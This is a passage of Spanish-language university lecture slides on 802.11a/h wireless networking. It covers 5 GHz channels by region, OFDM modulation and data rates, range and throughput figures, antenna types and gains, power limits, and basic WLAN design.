Macedonia, Madagascar, Maldives, Malta, Martinique, Mauritania, Mauritius, Mayotte, Micronesia, Moldova, Monaco, Mongolia, Montserrat, Morocco, Mozambique, Namibia, Nauru, Nepal, Netherlands, Niue, Norway, Oman, Pakistan, Poland, Portugal, Qatar, Republic of the Congo, Reunion, Romania, Rwanda, Saint Helena, San Marino, Sao Tome and Principe, Senegal, Serbia, Seychelles, Sierra Leone, Singapore, Slovak Republic, Slovenia, Somalia, South Africa, South Georgia, Spain, Sri Lanka, Sudan, Suriname, Svalbard, Swaziland, Sweden, Switzerland, Syria, Tajikistan, Tanzania, Thailand, Tokelau, Tunisia, Turkey, Turkmenistan, Tuvalu, Uganda, Ukraine, United Arab Emirates, United Kingdom, Uzbekistan, Vanuatu, Vatican City, Vietnam, Wallis and Futuna, Yemen, Zaire, Zambia, Zimbabwe

Banda de 5 GHz (802.11a/h)

- 802.11a utiliza la banda de 5 GHz, que permite canales de mayor ancho de banda
- La técnica de radio es OFDM (Orthogonal Frequency Division Multiplexing)
- Velocidades como en 802.11g: 6, 9, 12, 18, 24, 36, 48 y 54 Mb/s (6, 12 y 24 son obligatorias)
- Incompatible con 802.11b/g. La radio va a distinta frecuencia
- En Europa la banda de 5 GHz se empezó a usar más tarde que en América, pues se exigió que incorporara mecanismos de ajuste dinámico de la frecuencia y la potencia (802.11h) para evitar interferencia con radares y otros aparatos

Canales 802.11a/h a 5 GHz


Anchura de canal: 20 MHz

Europa Max. pot. 200 mW

Europa Max. pot. 1 W

Canal	Frecuencia central (MHz)	Región ITU-R o país					
		Europa	América	Japón	Singapur	Taiwan	Asia
36	5180	X	X	X	X	-	-
40	5200	X	X	X	X	-	-
44	5220	X	X	X	X	-	-
48	5240	X	X	X	-	-	-
52	5260	X	X	X	-	-	-
56	5280	X	X	X	-	-	-
60	5300	X	X	X	-	-	-
64	5320	X	X	X	-	-	-
100	5500	X	-	X	-	-	-
104	5520	X	-	X	-	-	-
108	5540	X	-	X	-	-	-
112	5560	X	-	X	-	-	-
116	5580	X	-	X	-	-	-
120	5600	X	-	X	-	-	-
124	5620	X	-	X	-	-	-
128	5640	X	-	X	-	-	-
132	5660	X	-	X	-	-	-
136	5680	X	-	X	-	-	-
140	5700	X	-	X	-	-	-
149	5745	-	X		X	X	X
153	5765	-	X		X	X	X
157	5785	-	X		X	X	X
161	5805	-	X		X	X	X
165	5825	-	X		X	X	-

Funcionamiento de OFDM



- **OFDM** divide el canal en varias subportadoras o subcanales que envían los datos en paralelo, modulados en una portadora analógica
- Los subcanales son ortogonales entre sí, con lo que se minimiza la interferencia y se puede minimizar la separación entre ellos
- En 802.11a el canal se divide en 52 subcanales, cada uno de unos 300 KHz de anchura
- De los 52 subcanales 48 se usan para datos y 4 para corrección de errores

Funcionamiento de OFDM

- Utilizando diferentes tipos de modulación puede variarse el caudal por subcanal y por tanto el caudal total
- Las modulaciones más eficientes (64QAM) necesitan un canal con mejor relación señal/ruido

Modulación	Bits/símbolo	Caudal por subcanal (Kb/s)	Velocidad (Mb/s)
BPSK	1	125	6
BPSK	1	187,5	9
QBPSK	2	250	12
QBPSK	2	375	18
16QAM	4	500	24
16QAM	4	750	36
64QAM	6	1000	48
64QAM	6	1125	54

Ventajas/inconvenientes de 5 GHz (802.11a/h) frente a 2,4 GHz (802.11b/g)

- Ventajas:
  - En 5 GHz hay menos interferencias que en 2,4 GHz: Bluetooth, hornos de microondas, mandos a distancia, etc. En el futuro es previsible que aparezcan más equipos que utilicen la banda de 5 GHz y haya más interferencia
  - En 5 GHz hay más canales no solapados (19 frente a 4). Es más fácil evitar interferencias, especialmente al diseñar una cobertura celular
- Inconvenientes de 5 GHz:
  - Menor alcance en APs (antenas omnidireccionales)
  - Mayor costo de los equipos emisores/receptores
  - Mayor consumo (menor duración de las baterías)

Relación velocidad/alcance




Figure 2: Expected 802.11a, 802.11b, and 802.11g Data Rates at Varying Distance from Access Point

Alcance relativo de 802.11a, b y g




Figure 3: Relative Range of 802.11b, 802.11g, and 802.11a Devices

802.11a necesita mas APs para cubrir la misma área

Rendimiento de WLANs

- El rendimiento real máximo suele ser el 50-60% de la velocidad nominal. Por ejemplo con 11 Mb/s se pueden obtener 6 Mb/s en el mejor de los casos.
- El overhead se debe a:
  - Medio compartido half-duplex
  - Mensajes de ACK (uno por trama)
  - Protocolo MAC (colisiones, esperas aleatorias, intervalos DIFS y SIFS entre tramas)
  - Transmisión del Preámbulo PLCP
  - Mensajes RTS/CTS (si se usan)
  - Fragmentación (si se produce)

Rendimientos máximos esperados de redes 802.11 (en Mb/s)


Distancia (m)	802.11b	802.11a	802.11g puro	802.11g mixto con CTS-to-self	802.11g mixto con RTS/CTS
3	5,8	24,7	24,7	14,7	11,8
15	5,8	19,8	24,7	14,7	11,8
30	5,8	12,4	19,8	12,7	10,6
45	5,8	4,9	12,4	9,1	8,0
60	3,7	0	4,9	4,2	4,1
75	1,6	0	1,6	1,6	1,6
90	0,9	0	0,9	0,9	0,9


- Introducción
- Arquitectura
- Conectividad
- Nivel físico
- Diseño de redes inalámbricas
- Puentes inalámbricos
- Seguridad


Antenas más habituales


Antena dipolo omnidireccional
de 2,14 dBi de ganancia

Antena de parche para montaje
en pared interior o exterior (8,5 dBi)
Alcance: 3 Km a 2 Mb/s, 1 Km a 11 Mb/s










Antenas


- La ganancia de una antena es una medida relativa de la intensidad de la señal emitida en comparación con la intensidad con que emitiría una antena isotrópica a la misma distancia y con la misma potencia de emisión
- Se suele expresar en dBi (decibel isotrópico). El dato se suele dar para la dirección en la que la intensidad (y por tanto la ganancia) es máxima
- Una antena isotrópica tiene una ganancia de 0 dBi en todas direcciones. Su diagrama de radiación tridimensional sería un balón de fútbol
- Los tipos de antenas utilizados en redes 802.11 son los siguientes:
  - Omnidireccionales, que transmiten en todas direcciones en el plano horizontal (diagrama toroidal, como un donut). Son las de menor ganancia (2-6 dBi dependiendo de lo 'aplastado' que esté el toro)
  - Antenas de 'parche' (6-10 dBi de ganancia)
  - Antenas yagi (13 dBi)
  - Antenas parabólicas (20 dBi)
- Las más habituales son las omnidireccionales, seguidas de las tipo parche. Las yagi y parabólicas se utilizan sobre todo en puentes inalámbricos

Antenas de alta ganancia

Antena Yagi exterior (13,5 dBi)
Alcance: 6 Km a 2 Mb/s, 2 Km a 11 Mb/s



Antena Parabólica exterior (20 dBi)
Alcance: 10 Km a 2 Mb/s, 5 Km a 11 Mb/s



Relación antena-potencia

- Las normativas fijan una potencia máxima de emisión y una densidad de potencia (potencia por unidad de superficie). Por tanto con una antena de mucha ganancia es preciso reducir la potencia (esto no es controlado por los equipos)
- Los límites varían según el 'dominio regulatorio'. Por ejemplo en 'EMEA' (Europa, Medio Oriente y África) los límites son los de la tabla adjunta.

Relación ganancia-potencia para 802.11b


Ganancia (dBi)	Pot. Máx. (mW)
0	100
2,2	50
5,2	30
6	30
8,5	5
12	5
13,5	5
21	1

Diseño de redes inalámbricas

- Para la ubicación de los APs se ha de tomar en cuenta la forma del edificio o área a cubrir, el grosor de los tabiques y forjados y su material
- Si es posible conviene hacer pruebas preliminares, y replanteos en caso necesario
- Se deben ajustar los canales de los APs y su potencia para minimizar interferencias entre ellos
- Normalmente en interior se utilizan antenas omnidireccionales y en exterior antenas de parche

